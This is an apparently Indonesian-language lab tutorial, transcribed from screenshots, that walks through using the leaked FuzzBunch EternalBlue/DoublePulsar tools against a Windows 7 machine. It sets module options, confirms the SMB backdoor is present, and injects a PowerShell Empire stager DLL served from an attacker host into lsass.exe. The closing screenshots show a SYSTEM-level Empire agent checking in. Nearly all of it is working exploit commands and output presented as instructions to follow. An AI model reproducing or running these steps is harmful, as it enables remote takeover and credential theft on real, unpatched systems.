
```
fb Special (Eternalblue) >
fb Special (Eternalblue) > use Doublepulsar

[!] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.1.58

[*] Applying Session Parameters

[!] Enter Prompt Mode :: Doublepulsar

Module: Doublepulsar
====================

Name                  Value
----                  -----
NetworkTimeout        60
TargetIp              192.168.1.58
TargetPort            445
OutputFile
Protocol              SMB
Architecture          x86
Function              OutputInstall

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :
```

use Doublepulsar.




```
Architecture      x86
Function          OutputInstall

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.1.58] :

[*]  TargetPort :: Port used by the Double Pulsar back door

[?] TargetPort [445] :

[*]  Protocol :: Protocol for the backdoor to speak

   *0) SMB     Ring 0 SMB (TCP 445) backdoor
    1) RDP     Ring 0 RDP (TCP 3389) backdoor

[?] Protocol [0] : 0

[*]  Architecture :: Architecture of the target OS

   *0) x86     x86 32-bits
    1) x64     x64 64-bits

[?] Architecture [0] : 0

[*]  Function :: Operation for backdoor to perform

   *0) OutputInstall     Only output the install shellcode to a binary file on d
isk.
    1) Ping              Test for presence of backdoor
    2) RunDLL            Use an APC to inject a DLL into a user mode process.
    3) RunShellcode      Run raw shellcode
    4) Uninstall         Remove's backdoor from system

[?] Function [0] :
```

Untuk protocol pilih SMB, untuk architecture disesuaikan dengan OS target, lainnya ikuti seperti di atas.




```
   *0) OutputInstall     Only output the install shellcode to a binary file on d
isk.
    1) Ping              Test for presence of backdoor
    2) RunDLL            Use an APC to inject a DLL into a user mode process.
    3) RunShellcode      Run raw shellcode
    4) Uninstall         Remove's backdoor from system

[?] Function [0] : 1
[+] Set Function => Ping


[!] Preparing to Execute Doublepulsar
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.1.58] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.1.58:445

[+] Configure Plugin Remote Tunnels


Module: Doublepulsar
====================

Name                 Value
----                 -----
NetworkTimeout       60
TargetIp             192.168.1.58
TargetPort           445
Protocol             SMB
Architecture         x86
Function             Ping

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x86 (32-bit) - XOR Key: 0x15CA7DE
```

Ikuti seperti di atas.




```
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.1.58] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.1.58:445

[+] Configure Plugin Remote Tunnels


Module: Doublepulsar
====================

Name                  Value
----                  -----
NetworkTimeout        60
TargetIp              192.168.1.58
TargetPort            445
Protocol              SMB
Architecture          x86
Function              Ping

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x86 (32-bit) - XOR Key: 0x15CA7DD
E
    SMB Connection string is: Windows 7 Ultimate 7601 Service Pack 1
    Target OS is: 7 x86
    Target SP is: 1
        [+] Backdoor installed
        [+] Command completed successfully
[+] Doublepulsar Succeeded

fb Payload (Doublepulsar) > set Function RunDLL
[+] Set Function => RunDLL
fb Payload (Doublepulsar) > set DllOrdinal 5
[+] Set DllOrdinal => 5
fb Payload (Doublepulsar) >
```

Ikuti seperti di atas.




http://192.168.1.29/launcher.dll

Download file launcher.dll yang sudah dibuat di kali linux ke Windows 7.




Copy.



Name	Date modified	Type	Size
logs	4/22/2017 8:38 AM	File folder	
launcher.dll	4/22/2017 8:52 AM	Application extens...	104 KB


Paste di sini

Paste di drive D.




```
fb Payload (Doublepulsar) > set Function RunDLL
[+] Set Function => RunDLL
fb Payload (Doublepulsar) > set DllOrdinal 5
[+] Set DllOrdinal => 5
fb Payload (Doublepulsar) > set Dllpayload D:\launcher.dll
[+] Set Dllpayload => D:\launcher.dll
fb Payload (Doublepulsar) > execute

[!] Preparing to Execute Doublepulsar
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.1.58] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.1.58:445

[+] Configure Plugin Remote Tunnels


Module: Doublepulsar
====================

Name                      Value
----                      -----
NetworkTimeout            60
TargetIp                  192.168.1.58
TargetPort                445
DllPayload                D:\launcher.dll
DllOrdinal                5
ProcessName               lsass.exe
ProcessCommandLine
Protocol                  SMB
Architecture              x86
Function                  RunDLL

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x86 (32-bit) - XOR Key: 0x
```

Ikuti seperti di atas, jika dipasang pada direktori lain maka Dllpayload disesuaikan.




```
C:\Windows\system32\cmd.exe - python fb.py
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x86 (32-bit) - XOR Key: 0x
E
    SMB Connection string is: Windows 7 Ultimate 7601 Service Pack 1
    Target OS is: 7 x86
    Target SP is: 1
        [+] Backdoor installed
        [+] DLL built
        [.] Sending shellcode to inject DLL
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Command completed successfully
[+] Doublepulsar Succeeded

fb Payload (Doublepulsar) > _
```

Exploit dijalankan.




```
[*] Stager output written out to: /tmp/launcher.dll

(Empire: stager/dll) > [+] Initial agent CBKN23FSZXNZL4ZX from 192.168.1.58 now active
agents

[*] Active agents:

  Name              Internal IP     Machine Name    Username             Process          Delay   Last Se
  ---------         -----------     ------------    ---------            -------          -----   -------
----------
  DZCBRKZPFX1VUYAC  192.168.1.58    WINDOWS7-PC     *WORKGROUP\SYSTEM    lsass/508        10/0.5  2017-04
03:20:35
  CBKN23FSZXNZL4ZX  192.168.1.58    WINDOWS7-PC     *WORKGROUP\SYSTEM    lsass/500        10/0.5  2017-04
11:59:18

(Empire: agents) > █
```

Ketik agents.



